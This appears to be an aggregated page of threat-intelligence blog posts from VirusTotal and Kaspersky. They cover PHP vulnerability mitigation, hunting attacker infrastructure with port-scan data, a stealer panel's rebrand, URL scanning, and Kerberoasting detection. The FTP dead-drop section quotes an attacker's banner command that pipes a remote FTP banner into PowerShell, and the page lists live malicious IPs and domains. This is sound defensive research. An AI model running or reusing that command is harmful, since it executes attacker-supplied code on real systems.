Adversaries run PHP too

The exposed surface also includes attacker infrastructure. Around 5.7K PHP hosts with at least one open port have five or more detections in VirusTotal, 729 of them disclosing PHP 8.x. One of them is an old acquaintance: the NOX Stealer panel (rebranded as BOMBAY) on 5.175.221[.]206:8443, which we profiled in our Internet Scanning post, runs nginx 1.24.0 with PHP/8.3.33.
Ports tab of 5.175.221.206 showing nginx 1.24.0 and PHP/8.3.33 on port 8443

What the VirusTotal corpus saw

The leak left traces across VirusTotal. The archive referenced in the write-up was first submitted at 02:29 UTC on October 21, less than 15 minutes after the first submission of the write-up URL. By the time of writing, 21 crowdsourced reports covering the vulnerabilities had been ingested as collections. Following entity:collection collection_type:report "CVE-2026-109618" is the fastest way to keep up with new reporting as it appears.
VirusTotal search results for crowdsourced reports about CVE-2026-109618

What to do now

  1. Patch. Upgrade to the fixed release of your branch (8.2, 8.3, 8.4 or 8.5) as soon as it is available on php.net or through your distribution.
  2. Plan the EOL migration. PHP 8.1 and older no longer receive security fixes. If you are on 5.4 to 8.1, upgrade the branch or check whether your distribution or vendor ships a backport.
  3. Disable upload progress until you patch. Set session.upload_progress.enabled = Off in php.ini (or the pool configuration) and reload PHP-FPM, Apache or LSAPI. It only breaks upload progress bars that rely on the feature. Community analysis suggests it may not cover every vector, so treat it as a stopgap, not a fix.
  4. Filter multipart at the edge. Where an application doesn't need file uploads, block or inspect multipart/form-data requests before they reach PHP. Cloudflare shipped emergency rules to its Managed and Free rulesets on October 21, and its CTO stated that they cover known payloads, while stressing that only updating PHP fully protects a site.
  5. Make sure the WAF can't be bypassed. Edge rules only help if the origin is not directly reachable. Search your own ranges in VirusTotal (for example, entity:ip port_service_cpe:php asn:<your ASN>) to find origins that expose PHP directly to the Internet.
  6. Don't rely on hiding the version. expose_php = Off hides the header, not the vulnerability.

Queries used in this post

Query What it finds
entity:ip port_service_cpe:php All IPs where VirusTotal fingerprinted PHP on any port
entity:ip port_service_cpe:php port_status:open PHP hosts with at least one port currently open
entity:ip port_service_cpe:php port_banner:"PHP/" PHP hosts that disclose their version in an HTTP header
entity:ip port_service_cpe:php port_banner:"PHP/7.4." PHP hosts on a given branch (repeat for each branch from 5.2 to 8.5)
entity:ip port_service_cpe:php port_banner:"PHP/8.3.35" PHP hosts on the latest release before the fix (repeat for 8.2.34, 8.4.26 and 8.5.11)
entity:ip port_service_cpe:php port_service_cpe:nginx PHP hosts by web server (also "apache:http_server", lighttpd, internet_information_services)
entity:ip port_service_cpe:php port_banner:"LiteSpeed" PHP hosts by Server header (also openresty, Caddy)
entity:ip port_service_cpe:php port_service_cpe:wordpress PHP hosts by application (also laravel, nextcloud, drupal, joomla, roundcube, phpmyadmin...)
entity:ip port_service_cpe:php port_status:open country:US PHP hosts with an open port, by country
entity:ip port_service_cpe:php port_status:open asn:16509 PHP hosts with an open port, by hosting provider ASN
entity:ip port_service_cpe:php open_port:22 PHP hosts with another port open (also 3306, 3389, 445, 8443, 8000)
entity:ip port_service_cpe:php port_banner:"LiteSpeed" port_banner:"PHP/8.2.34" Hosts whose banners show both LiteSpeed and PHP 8.2.34, the profile referenced in the leak
entity:ip port_service_cpe:php port_banner:"PHP/8.2.34" port_service_version[22]:"9.6p1 Ubuntu" PHP 8.2.34 hosts whose OpenSSH package on port 22 is Ubuntu 24.04's (use 8.9p1 Ubuntu for Ubuntu 22.04 and deb12 for Debian 12)
entity:ip port_service_cpe:php port_status:open positives:5+ PHP hosts with an open port and five or more detections
entity:collection collection_type:report "CVE-2026-109618" Crowdsourced reports about the vulnerabilities
Note: All counts in this post were taken on October 21, 2026. For large result sets VirusTotal returns estimated totals that vary between runs, so we report the median of seven runs, rounded. Port modifiers without a port in brackets match per IP, not per port: port_service_cpe:php port_status:open means PHP was fingerprinted on the IP and at least one of its ports is open.

References

Happy hunting!

  • ✇VirusTotal Blog
  • Internet Scanning in VirusTotal: hunting infrastructure by what it exposes Joseliyo Sánchez
    Until now, an IP report in VirusTotal told you a lot about reputation, who hosts it, what resolves to it (passive DNS) and which files talk to it. It told you nothing about what the machine itself was running. VirusTotal now scans the public IPv4 space every day and stores, for each IP, the open and closed ports, the service behind each port, its banner and its fingerprints. All of it is searchable. In this post we cover what you will find in the reports and how to use it to hunt and pivot, wi
     

Internet Scanning in VirusTotal: hunting infrastructure by what it exposes

8 de Outubro de 2026, 08:58
Until now, an IP report in VirusTotal told you a lot about reputation, who hosts it, what resolves to it (passive DNS) and which files talk to it. It told you nothing about what the machine itself was running.
VirusTotal now scans the public IPv4 space every day and stores, for each IP, the open and closed ports, the service behind each port, its banner and its fingerprints. All of it is searchable. In this post we cover what you will find in the reports and how to use it to hunt and pivot, with real examples worked end to end.

What we store for every port

Each IP now carries a list of port records. Every record has two layers: the lifecycle of the port and the latest analysis of the service running on it.
Field What it tells you
Status open, closed or recently closed. Updated daily.
First seen / Open since / Last seen open When we first saw the port, since when it has been open without interruption, and the last day we saw it open.
Protocol, product and version The service identified on the port, e.g. ssh / OpenSSH / 9.6p1 Ubuntu 3ubuntu13.19.
CPEs Standard CPE identifiers for the product, useful to map the service to known vulnerabilities.
Banner The raw banner returned by the service.
OS and device type Operating system or device class inferred from the service (Linux, Windows, router, firewall...).
Fingerprints SSH host key fingerprints and RDP fingerprints.
Protocol details HTTP status line and response headers, SMTP capabilities, IMAP/POP3 capabilities and similar protocol-specific output.
The "closed" side matters as much as the "open" one. When a port stops answering we don't delete it: we keep the record, flip the status and preserve the last date it was seen open. That is what lets you answer "when did this C2 go dark?" weeks after it happened.
All of this lives in the new Ports tab of the IP report, with a table of every port we know about and a detailed card per port.

Searching the scanning data

Everything above is indexed and can be queried from the search bar or the API with entity:ip plus the new modifiers:
Modifier Example Matches
port entity:ip port:3389 IPs with any information on that port
open_port / closed_port entity:ip open_port:22 IPs where the port is currently open / closed
port_status entity:ip port_status:open Filter by port status
port_protocol entity:ip port_protocol:ssh Protocol running on the port
port_service_product entity:ip port_service_product:openssh Product name
port_service_version entity:ip port_service_version:8.2p1 Product version
port_service_cpe entity:ip port_service_cpe:"cpe:/o:linux:linux_kernel" CPE identifier
port_banner entity:ip port_banner:mikrotik Text inside the service banner
os_type / device_type entity:ip device_type:router Detected OS / device class
fingerprint entity:ip fingerprint:"SHA256:..." SSH or RDP fingerprint
The part we like most is the bracket syntax. On a host with several services, port_service_product:nginx port_service_version:1.24.0 would match even if nginx lives on one port and version 1.24.0 belongs to something else on another. Putting the port in brackets pins every condition to the same service:
entity:ip port_service_product[80]:nginx port_service_version[80]:1.24.0
entity:ip os_type[445]:Windows
entity:ip port_banner[21]:mikrotik
entity:ip port_service_cpe[22]:"cpe:/o:linux:linux_kernel"
The bracket form works for port_banner, port_protocol, port_service_product, port_service_version, port_service_cpe, os_type, device_type and fingerprint. And since these are regular modifiers, you can combine them with everything you already use for IPs: asn, country, ssl_subject, jarm, threat_actor, collection, have and so on.

A word about noise

Our first instinct was to hunt C2 frameworks by their default ports. entity:ip open_port:50050 (Cobalt Strike's default team server port) returned more than 1.5 million IPs. A quick look at the results explains why: many of those hosts answer on every port we probe, including 4444, 5552, 6606 or 8808 at the same time.
An open port on its own is a weak signal. What makes a query useful is what is behind the port: a product, a version, a banner string or a fingerprint.

Pivoting on an SSH host key: a real example

This is where the fingerprints earn their place. An SSH host key is generated when a server is installed. If two IPs present the same key, you are usually looking at the same machine that moved, or at a server cloned from the same image. In both cases, it could be related to the same operator.
We started from 91.219.237[.]110, an IP hosted in Hungary that appears in our APT28 collection and in a community collection about Havoc C2. Its Ports tab shows a small footprint: SSH on 22 and nginx on 80 redirecting to HTTPS.
Searching for that fingerprint gives exactly one other IP:
entity:ip fingerprint:"SHA256:SbF6+nFx6ngfUw2L+jsqN6uu5tdsFc5jUW849WA/Sxw"
IP Hosting Detections Collections
91.219.237[.]110 ServerAstra (HU) 3 APT28, Havoc
185.146.232[.]3 FlokiNET (IS) 0 none
The second IP has no detections, no collections and no communicating files. On reputation alone, nobody would look at it twice. But the port data says it is a twin of the first: same SSH key, same OpenSSH build, same nginx 1.24.0 on port 80 with the same redirect, and the same JARM. Its HTTPS certificate is issued to the same unusual common name as the first one, b4ck.my.

That certificate gives us a second, independent pivot:
entity:ip ssl_subject:"b4ck.my"
It returns a third IP, 96.9.125[.]59, hosted in Romania. Its Ports tab tells the rest of the story: both 22 and 80 are closed, SSH was last seen open on 2025-11-18 and HTTP on 2025-12-05. Meanwhile, the SSH service on 185.146.232[.]3 was first seen on 2025-11-22. It looks very much like whoever runs this cluster retired one node and stood up the next one within days.
Two honest caveats before anyone blocks anything.
Check the dates behind an attribution. The malware we have communicating with 91.219.237[.]110 was first submitted between 2009 and 2015. IPs get reassigned, and ten years is a long time. What the port data shows is that these three IPs share infrastructure today: the same SSH host key, the same uncommon certificate name and the same service stack, which suggests they are likely managed by the same operator. That is exactly the question a static reputation score can't answer. Whether that operator has anything to do with the old samples, or with APT28, is a separate investigation.
Check how many hits a fingerprint has. A shared key is only meaningful when it is rare. While preparing this post we found SSH keys shared by more than 1,400 IPs on the same cloud providers (VPS templates that ship a baked-in host key) and by more than 1,200 residential IPs on Brazilian ISPs (router firmware with a default key). Two or three hits is a lead. A thousand is a vendor. The same applies to JARM: the JARM of the servers above matches 1.7 million IPs, because it is simply what a default nginx looks like.
A useful habit is to write the final pivot as a single query, pinning each condition to its port. Here is the fingerprint of the cluster above:
entity:ip ssl_subject:"b4ck.my" port_service_version[22]:"9.6p1 Ubuntu 3ubuntu13.19"

From a URL hunt to a host profile: unmasking a NOX Stealer panel on port 8443

Not every investigation starts with an IP. Often you start by hunting suspicious URLs—for instance, operator login panels stood up directly on raw IP addresses and non-standard ports before a domain is ever pointed at them:
entity:url tag:ns-port tag:password-input tag:ip
Here, tag:ip restricts results to URLs hosted on a literal IP address, tag:ns-port filters for non-standard ports, and tag:password-input requires a password field in the rendered DOM.
One of the hits is https://5.175.221[.]206:8443/. On vendor detections alone, it looks harmless (1/96 detections) on the scan made by September 24, 2026. However, the screenshot captured in the URL report tells a very different story:
Screenshot of https://5.175.221.206:8443/login showing NOX Stealer operator login panel
The page is the operator login panel for NOX Stealer (title:"NOX STEALER - Login"), describing itself in its meta tags as a "Lightweight C++ infostealer with automated worm features".
If we pivot on that page title across URLs (entity:url title:"NOX STEALER"), we find 15 URLs across two sibling domains (grabber[.]cy and lumma[.]cy, the latter linked to dozens of trojan.lumma payloads).
Both domains sit behind Cloudflare, which hides the origin server and blocks infrastructure pivoting.
On 5.175.221[.]206, however, the operator exposed the panel directly on the machine. Clicking from the URL report to the host's Ports tab reveals the complete stack behind that login screen:
Port Status What the scanner captured
8443 open HTTPS (nginx 1.24.0, PHP/8.3.33) serving the NOX Stealer login panel
445 open SMB on Windows Server 2022 (os_type: 10.0.20348), NetBIOS host WIN-BM6C4ESB87V
3389 open RDP (Microsoft Terminal Services, Windows Server 2016/2019 fingerprint)
80 recently closed HTTP (last seen open 2026-09-24, returning 308 Permanent Redirect to HTTPS)
Instead of a generic Linux VPS, the panel is running on a Windows Server 2022 host with SMB and RDP exposed alongside nginx 1.24.0 and PHP on port 8443.
Searching for entity:ip open_port:8443 alone returns 4.5 million IPs, and entity:ip port_service_product[8443]:nginx still returns over 345,000. But by combining the web stack on port 8443 with the Windows build on port 445 using the bracket syntax, we cut those 4.5 million hosts down to just 10 IPs globally:
entity:ip port_service_product[8443]:nginx port_service_cpe[8443]:php os_type[445]:10.0.20348 open_port:445 open_port:3389
That is how URL hunting and Internet Scanning complement each other: the URL search surfaces the login form on a non-standard port, the URL screenshot confirms the panel, and the IP's Ports tab gives you the multi-port host signature that Cloudflare was hiding on the domains.

Catching a live rebrand: NOX becomes BOMBAY

While we were putting this blog post together, https://5.175.221[.]206:8443/ was re-analyzed—and we caught the operator rebranding the panel in place from NOX Stealer to BOMBAY Stealer:
A few details from the new scan show why combining browser-based URL analysis with host-level scanning is so effective:
  • The static HTTP response went dark, but the rendered DOM caught the new title. In the initial scan, the server returned the full 11,408-byte HTML login page directly, indexing title:"NOX STEALER - Login". In the new scan, the raw HTTP response shrank to a 193-byte stub carrying only <meta name="robots" content="noindex">, leaving the static title attribute empty. Full-browser execution, however, rendered the page and captured the new <title> in the DOM: BOMBAY STEALER - Login (with og:title and og:site_name updated to BOMBAY STEALER).
  • New marketing pitch, same codebase. The updated <meta name="description"> in the rendered DOM now advertises "currently the top #1 infostealer on the market. register an account today and get 1 month access for free. entirely programmed in C. no digital footprints being stored on our servers"—even though the visible subtitle on the login card still reads "Lightweight, C++-native infostealer with automated worm propagation" word for word. Under the hood, the Tailwind CSS theme (#a855f7 / #030308), the panel_jwt session logic, and the MD5-prefixed routes (rotated from /29f69693228c27033209532b5a6a97d1/... to /3a85f1d2131fa2723ac6ade171eafacd/dashboard and /register) are identical.
  • The host fingerprint didn't blink. By swapping the brand name, rotating the path hash, and hiding behind a 193-byte response, the operator broke static string queries like title:"NOX STEALER". Yet the machine on 5.175.221[.]206 didn't change a single exposed service: nginx 1.24.0 and PHP/8.3.33 on port 8443, Windows Server 2022 (10.0.20348) on port 445, and RDP on port 3389 remain untouched.
If you want to dive deeper into how we analyze URLs and capture rendered DOMs and screenshots, check out our posts on Enriched URL Reports powered by full-browser execution in the GTI Community and URL Scanning 2.0 on the VirusTotal blog.

Hunting FTP banners used as dead drop resolvers

In August, the SOCRadar Threat Research Unit published an analysis of threat actors using FTP banners as dead drop resolvers. The trick is simple: a malicious LNK runs ftp <ip> | cmd, the FTP client prints the server's welcome banner, and the pipe hands that banner straight to a shell. The command never lives in the shortcut, it lives in the banner. The two clusters they tracked ended up delivering two new RATs, E4del and PINHOLE.
The banner is exactly what our scanner stores for every port, so the technique can be hunted directly:
entity:ip port_banner[21]:"conhost"
At the time of writing the query returns five IPs. All of them serve the same template on port 21, and only the next-hop IP changes:
start "" conhost.exe --headless cmd /c "ftp 167.148.41.164|powershell"
IP Hosting Port 21 Next hop in the banner
157.254.194[.]31 12651980 CANADA INC. (US) closed, last seen open 2026-08-10 167.148.41[.]164
54.37.237[.]164 OVH (FR) open, last seen 2026-10-01 54.37.237[.]166
51.89.199[.]125 OVH (GB) closed, last seen open 2026-08-31 51.89.199[.]118
185.14.92[.]162 Florian Kolb (DE) closed, seen open only on 2026-07-03 185.14.92[.]223
45.87.41[.]133 SpectraIP (NL) closed, last seen open 2026-07-08 64.111.92[.]89


A few things stand out once the hits are side by side:
  • The E4del chain, with dates. 157.254.194[.]31 pointing to 167.148.41[.]164 is the exact chain SOCRadar described for E4del. The Ports tab adds the timeline: port 21 was first seen open on 2026-07-11 and last seen open on 2026-08-10. Since 2026-09-28 the same host exposes nginx on port 8000 and a Python SimpleHTTP server on port 8080, so it is worth keeping an eye on.
  • First and second hop sit next to each other. 54.37.237[.]164 hands off to .166 and 51.89.199[.]125 to .118, both on OVH, while 185.14.92[.]162 hands off to .223 on the same ASN. Once you find a first stage, its /24 is a cheap next place to look.
  • Earlier than reported. 45.87.41[.]133 was already serving the banner on 2026-06-30, a few days before the early July start date in the report. Its next hop, 64.111.92[.]89, is on BL Networks (AS399629), the same network as the PINHOLE FTP Stats Panel host reported.
  • Still live. 54.37.237[.]164 was serving the banner as of 2026-10-01. Its next hop has port 21 open, but returned an empty banner to our scanner.

Using it from the API

The IP object now includes a port_info list, so the data comes with the calls you already make. There are also three new endpoints: /api/v3/port_infos/{ip}:{port} for the current state of a port, /api/v3/port_infos/{ip}:{port}/analysis for the full history of analyses of that port (paginated with a cursor), and /api/v3/port_analyses/{ip}:{port}:{timestamp} for a specific analysis.
# Ensure you have sufficient quota to run this. This script is illustrative only.
import os
import requests

BASE = "https://www.virustotal.com/api/v3"
HEADERS = {"x-apikey": os.environ["VT_APIKEY"]}

def ports(ip):
    r = requests.get(f"{BASE}/ip_addresses/{ip}", headers=HEADERS, timeout=60)
    r.raise_for_status()
    for p in r.json()["data"]["attributes"].get("port_info", []):
        svc = p.get("latest_analysis", {}).get("port_service", {})
        fp = svc.get("ssh", {}).get("host_key_fingerprint", "")
        print(p["port"], p["status"], svc.get("product", ""), svc.get("version", ""), fp)

def search(query, limit=40):
    r = requests.get(f"{BASE}/intelligence/search", headers=HEADERS,
                     params={"query": query, "limit": limit}, timeout=120)
    r.raise_for_status()
    return [d["id"] for d in r.json().get("data", [])]

ports("5.175.221.206")
print(search('entity:ip port_service_product[8443]:nginx port_service_cpe[8443]:php os_type[445]:10.0.20348'))
The status comes back as PORT_INFO_STATUS_OPEN, PORT_INFO_STATUS_CLOSED or PORT_INFO_STATUS_RECENTLY_CLOSED, and dates are Unix timestamps.

What about Livehunt?

Not yet. Livehunt rules for IPs use the vt.net.ip fields of the YARA vt module, and port data isn't exposed there today. Until it is, the practical workaround is to save your best queries and re-run them on a schedule through the API.

Wrapping up

Ports are the part of an IP that the operator can't hide from a scanner. A reputation score tells you what an IP did; the port data tells you what it is and what it looks like now, and it lets you find its siblings before they do anything. Open any IP report, go to the Ports tab, and search for the first fingerprint you see.
Happy hunting!

  • ✇VirusTotal Blog
  • Enriched URL Reports: VirusTotal URL Scanning 2.0 Joseliyo Sánchez
    Introduction In today's fast-moving cybersecurity landscape, threat analysts must move beyond basic, binary reputation scores to successfully defend against modern, highly adaptive web threats. Traditional URL analysis has been redefined by the launch of URL Scanning 2.0, an update that significantly expands VirusTotal's URL analysis capabilities by introducing automated visits with a full browser instance and deeper historical visibility. Instead of relying on static reputation scores alone
     

Enriched URL Reports: VirusTotal URL Scanning 2.0

11 de Agosto de 2026, 11:36

Introduction

In today's fast-moving cybersecurity landscape, threat analysts must move beyond basic, binary reputation scores to successfully defend against modern, highly adaptive web threats. Traditional URL analysis has been redefined by the launch of URL Scanning 2.0, an update that significantly expands VirusTotal's URL analysis capabilities by introducing automated visits with a full browser instance and deeper historical visibility.

Instead of relying on static reputation scores alone, URL Scanning 2.0 enriches reports with "under-the-hood" headless browser telemetry, including the DOM, full-page screenshots, web technologies, and network request logs. Crucially, it introduces historical analysis pivoting, giving analysts the ability to track how a page has changed over time.

URL Scanning 2.0

To successfully defend against modern, highly adaptive web threats, threat analysts must move beyond basic, binary reputation scores. With the debut of URL Scanning 2.0, VirusTotal introduces robust headless browser integration that captures how a page behaves dynamically in a clean sandbox environment.

Every scan now generates rich, granular telemetry that provides a blueprint of the target page's execution:

- Headless Browser Data: Full-page visual screenshots, full DOM (Document Object Model) trees, and web technologies (e.g., Cloudflare, PHP, HTTP/3).

- Page and Network Statistics: Highly detailed counters of individual network requests, encrypted HTTPS transactions, unique contacted domains/subdomains, and serving IP address mappings with geographic tracking.

- Anti-Phishing Fingerprints: Automatic identification of brands, cloned-website tags, password input fields, tracker IDs, and favicon dhashes.

- Historical Pivoting: A timeline containing historical analyses of a URL with its corresponding risk score, allowing analysts to track exactly how its metadata and content have shifted over time.

Access Levels in VirusTotal

Public Access (Free for VirusTotal Users)
The core enhancements of the URL Scanning 2.0 engine are available to everyone. For the latest scan, analysts can access rich telemetry generated by headless browser execution, including visual screenshots, extracted JavaScript globals, console messages, and a list of all loaded network resources.

VirusTotal Premium Customers
For paid VirusTotal customers, the platform unlocks deeper retrospective capabilities and exclusive data fields. Analysts have the ability to pivot to and review the full historical analyses of a URL as it was observed at specific points in time, and access advanced telemetry like the full DOM captures of the execution. Furthermore, premium access unlocks advanced infrastructure relationships, allowing users to pivot on contacted domains, IPs, and downloaded files.

Note: The aforementioned Google Threat Intelligence and Automatic Brand Identification features are exclusively available to Google Threat Intelligence customers.

Investigating a Phishing Case

Initially, when an analyst navigates to the mentioned URL to view the report generated by VirusTotal, they would see something similar to the following with the new URL Scanning features:

At the top of the interface, we can see that the URL has been scanned three times. This means there are three distinct reports for the same URL, each potentially containing different information that could be highly useful for an analyst. In the top right corner, we can view these past analyses by clicking on "History".

This is where the new historical analysis pivoting comes into play: it allows analysts to travel back through a URL's timeline with point-in-time snapshots.

By clicking on "History", we can view all the historical analyses for that URL, including response codes, detections, screenshots, and other metadata. You can also apply filters to narrow down the timeline and view only the historical records you are interested in, based on specific response codes, URL actions, and other criteria.

In this case, if we click on the initial historical analysis performed on July 6, 2026 (as shown in the screenshot above), we can examine its specific information across the "Summary", "Details", and "Detection" tabs. A key feature of URL Scanning 2.0 is that the information within these report tabs will dynamically re-render to match the exact historical state of the snapshot you select.

As observed in the history timeline, after clicking on this specific analysis included a live screenshot and other relevant metadata, indicating the scan occurred while the website was fully operational and actively distributed. The previous screenshot gives us a clear view of how the phishing page was visually structured.

Furthermore, diving into the "Details" tab reveals other interesting technical artifacts from the campaign. These details are incredibly useful for pivoting and identifying new malicious URLs that share similar characteristics.

Among the wealth of information generated by URL Scanning 2.0, analysts will find HTTP transactions, detected JavaScript variables, console messages, external outbound links, and other critical metadata. These key technical markers serve as pivotable and searchable attributes, allowing teams to conduct advanced footprint hunting and instantly find other malicious URLs exhibiting the exact same technical fingerprint.

Furthermore, every snapshot taken during each analysis provides the complete Document Object Model (DOM) tree captured by the full browser instances. It allows you to inspect the exact structure of the page as it was dynamically rendered to the victim, exposing elements that static scans might miss. As can be seen in the following image, having direct access to this point-in-time DOM data empowers analysts to dig deep into the page's architecture.

Advanced Threat Hunting: Scaling the Investigation

Let's scale our investigation using VirusTotal Intelligence queries based on the artifacts discovered via URL Scanning 2.0.

During the analysis of the financial phishing site, we discovered that the page relied on static assets hosted on a third-party domain: jiaoyisuo.thai2570[.]com. We can pivot on this finding using an advanced query:

VT Query
entity:url (outgoing_link:jiaoyisuo.thai2570.com OR content:jiaoyisuo.thai2570.com)

The results demonstrate a multi-brand operation, including fake cryptocurrency exchange portals and typosquatting domains for other financial services. By further pivoting on the hosting domain with entity:domain "thai2570.com", analysts can map out a highly segmented subdomain tree used for hosting assets, capturing payments, and backend control panels.

Conclusion

URL Scanning 2.0 represents a paradigm shift in how security analysts investigate web-based threats. Investigations are no longer limited to static verdicts. By surfacing powerful metadata directly inside the workflow—such as historical DOM captures, live screenshots, and pivotable technical identifiers—analysts can now turn a single indicator into a comprehensive infrastructure map.

Log in to VirusTotal to explore the new URL Scanning 2.0 features today, and consider upgrading to VirusTotal Premium to unlock the full power of historical pivoting and advanced threat hunting.

  • ✇Securelist
  • Network Anomaly Detection in KATA Arseny Vesnovsky · Valery Akulenko · Dmitry Sabadash
    Introduction Once the attacker has breached the corporate network, subsequent stages of the attack often involve leveraging standard domain infrastructure protocols: using Kerberos, running DNS queries, accessing internal services, opening network shares, and other common networking actions. Because this activity is virtually indistinguishable from legitimate network traffic, it is extremely difficult to detect it with traditional network attack detection tools. Kerberoasting and DNS tunneling h
     

Network Anomaly Detection in KATA

31 de Julho de 2026, 07:00

Introduction

Once the attacker has breached the corporate network, subsequent stages of the attack often involve leveraging standard domain infrastructure protocols: using Kerberos, running DNS queries, accessing internal services, opening network shares, and other common networking actions. Because this activity is virtually indistinguishable from legitimate network traffic, it is extremely difficult to detect it with traditional network attack detection tools.
Kerberoasting and DNS tunneling have long ceased to be exotic techniques. They are becoming standard methods in modern attacks because they allow attackers to execute critical compromise stages while remaining undetected by traditional security tools. A clear example of this trend is seen in latest campaigns, employing both Kerberoasting and DNS tunneling.

Traditional network security tools perform well when the attack features a distinct and identifiable indicator: a characteristic query string, a known malicious traffic pattern, or the source code of an already discovered exploit. While this approach to threat detection remains effective, it cannot always be applied to discovering network attacks that blend seamlessly with legitimate traffic inside a corporate network.

Instead of searching for explicit indicators of attack, Network Anomaly Detection (NAD) analyzes all traffic for suspicious artifacts that deviate from the host’s typical network activity. Within Kaspersky’s solution portfolio, this technology is implemented specifically in the Kaspersky Anti Targeted Attack (KATA) platform.

The system analyzes network traffic data (DNS, DCE/RPC, Kerberos and other packets) and extracts key parameters used to identify anomalous behavior. This approach enables searching for attacks on domain controllers, signs of traffic tunneling and exfiltration, C2 communications, and other scenarios that may point to compromise of network infrastructure.

However, Network Anomaly Detection is not built on a single, universal set of indicators. Each attack scenario employs tailored detection models that account for the specifics of the corresponding network protocol, typical host behavior, and characteristic deviations from that baseline. This article examines two practical examples – detecting Kerberoasting and DNS tunneling – to demonstrate how these principles are implemented in KATA’s NAD rules and why this approach proves more effective than traditional signature-based analysis.

Kerberoasting attack detection by KATA

Why standard tools have a hard time detecting Kerberoasting

The Kerberoasting attack leverages the standard operational logic of the Kerberos protocol. The attacker identifies service accounts configured with a Service Principal Name (SPN), requests a Ticket-Granting Service (TGS) ticket for them, and attempts to crack the password offline using a dictionary attack against the retrieved ticket. If the password is weak or hasn’t been changed in a long time, the adversary can bruteforce it to get it in cleartext. Subsequently, these compromised credentials can be leveraged for both vertical and horizontal movement across the network.

The essence of a Kerberoasting attack is that an adversary possessing a compromised low-privileged account and a valid Ticket-Granting Ticket (TGT) for that account can request TGS tickets with weakened encryption for service accounts with SPNs. Crucially, it doesn’t matter whether the compromised account actually holds access permissions for those services. Having obtained these tickets, the attacker can then take them offline and bruteforce the service account’s password by trying to decrypt the corresponding ticket locally, without generating any network activity. As the encryption key is based on the password hash, the adversary can guess the password upon finding the correct key.

The attacker’s objective is to find a service account that has a simple password. Most likely, this will be an account created manually by the administrators of the infrastructure or a service. This is precisely why attackers are not interested in system service accounts with SPNs (such as CIFS/fileserver.company.local); these are generated automatically and feature highly complex passwords that are impossible to bruteforce.

We should note that the TGS ticket requests made by attackers are identical to standard, legitimate requests. Every domain naturally exhibits a high volume of Kerberos traffic. Therein lies the primary challenge of detecting Kerberoasting: legitimate service ticket requests (TGS-REQ) are indistinguishable from those issued by attackers. Consequently, the primary detection method relies on correlating indirect indicators rather than signature matching. Key indicators include an anomalous request source (atypical host or user account), a surge in requested SPNs within a short time window, attempts to obtain service tickets for sensitive or privileged service accounts, and off-hour timing or unusual request volume when benchmarked against the historical profile of both the user and the host.

Most of these indicators can be detected using NAD technology, which helps analysts cut through high volumes of Kerberos traffic to establish a concrete hypothesis: who initiated the Kerberoasting attack, which service accounts are at risk, and why this activity deviates from the baseline.

In the context of this attack, the network anomaly stems from a single host – likely using a single user account (cname) – receiving TGS tickets ("msg_type": "KRB_TGS_REP") for numerous unique services with SPNs (sname) within a short timeframe. These service accounts are non-system accounts.

Example of a TGS-REQ – TGS-REP event pair from network session attributes

Example of a TGS-REQ – TGS-REP event pair from network session attributes

To detect this anomaly, the NAD rule titled “Signs of a Kerberoasting attack” implements the following logic:

  1. From Kerberos network sessions during the search depth period, select only those with a successful Kerberos TGS-REP response, subject to the following conditions:
    • The IP address that initiated the session must not be excluded in the excl_sip variable.
    • The requesting client name (cname) must not be included in the excluded users list (excl_users variable).
    • The SPN (sname) must not be excluded within the rule. System SPNs are omitted from detection logic because they exist across most corporate environments and hold no interest for adversaries in this attack vector; including them in the total count of unique SPNs could lead to predefined threshold being exceeded, triggering false positives.
  2. Extract the cname (the name of the client requesting the TGS-REQ) and sname (SPN itself) from these qualifying sessions.
  3. Group the sessions by the source IP address and client account name (cname), while aggregating sessions with unique SPNs.
  4. Generate an alert if a single IP address using a single client account receives TGS-REP responses for N unique SPN names within the specified search depth window, where N equals or exceeds the threshold variable count_spns.
  5. Within the event regeneration window, group under the initial alert all subsequent alerts associated with the same client IP address. This avoids creating duplicate event records by incrementing the aggregation counter (Total appearances).

We should note that this type of logic cannot be implemented using IDS signatures. Consider creating a Suricata rule designed to detect Kerberos TGS-REP packets. To minimize false positives, we’ll exclude system SPNs (which carry highly complex passwords) and apply a threshold for the number of responses a single client can receive. However, such a rule cannot evaluate the uniqueness of the requested SPNs; it can only track packet counts. As a result, this signature would produce a high volume of false positives because any domain naturally generates large amounts of identical legitimate TGS-REP messages.

Furthermore, adding exclusions and tuning thresholds to fit your specific infrastructure environments is significantly more practical when managed through user variables in the interface rather than directly modifying the underlying structure of the IDS rule itself.

Creating a Network Anomaly Detection rule

Network Anomaly Detection (NAD) rules are written as SQL queries executed against KATA’s ClickHouse database. Below, we demonstrate how to add and deploy a rule.

To begin working with NAD rules, navigate to the “Custom rules” section of the interface and select “Intrusion detection”. Under the “Network Anomaly Detection” tab, you can create a new rule.

The Network Anomaly Detection page UI

The Network Anomaly Detection page UI

When adding a new rule, an analyst can select an appropriate rule template from the prebuilt set supplied with product updates. They can also manually modify the rule added from the template (converting it to a custom rule while keeping the original template intact) or author a rule from scratch using the provided guide.

Upon selecting a template, the analyst can review the rule description and either adjust or leave the default values for the following settings:

  • Search depth (the lookback window over which the SQL query will run)
  • Schedule (the execution frequency for running the query against the specified search depth)
  • Event regeneration period (the timeframe during which identical alerts will be aggregated into a single record rather than displayed as distinct events)
UI for creating a new NAD rule

UI for creating a new NAD rule

To ensure the rule functions correctly, we recommend navigating to the “SQL-specific query” tab before deployment to review the variables used within the rule – a description for each variable is available by hovering over the question mark icon.

The variables are lists of IP addresses, dates, strings or numeric values that define the network infrastructure – such as domain controllers, DNS servers, time ranges, critical segments, and other entities. This allows you to tailor each rule to different network environments and incorporate specific infrastructure characteristics without modifying the underlying logic.

In our example, using variables allows you to adjust the “Signs of a Kerberoasting attack” rule as follows without altering the underlying SQL query:

  • Exclude the source IP address of the TGS-REQ requests from the scope of detection logic (you can specify a single address, a subnet mask, or a dictionary containing addresses and subnets) as well as the requesting client account (accepts a single value or a dictionary with multiple values).
  • Adjust the threshold value required to trigger an alert based on the number of unique SPNs in the TGS-REQ messages.
Query contents and variables used in the new rule

Query contents and variables used in the new rule

On this same page, you can test if the rule is functional prior to saving it.

Rule execution test results

Rule execution test results

When this rule triggers, an NDR:NAD alert is generated. In the alert card, the analyst can review basic information: IP addresses, ports, and participating network endpoints.

Alert card for the NAD rule

Alert card for the NAD rule

From there, the analyst can navigate to the associated event, which provides a detailed breakdown of the anomaly alongside links to the affected hosts.

NAD rule triggering event

NAD rule triggering event

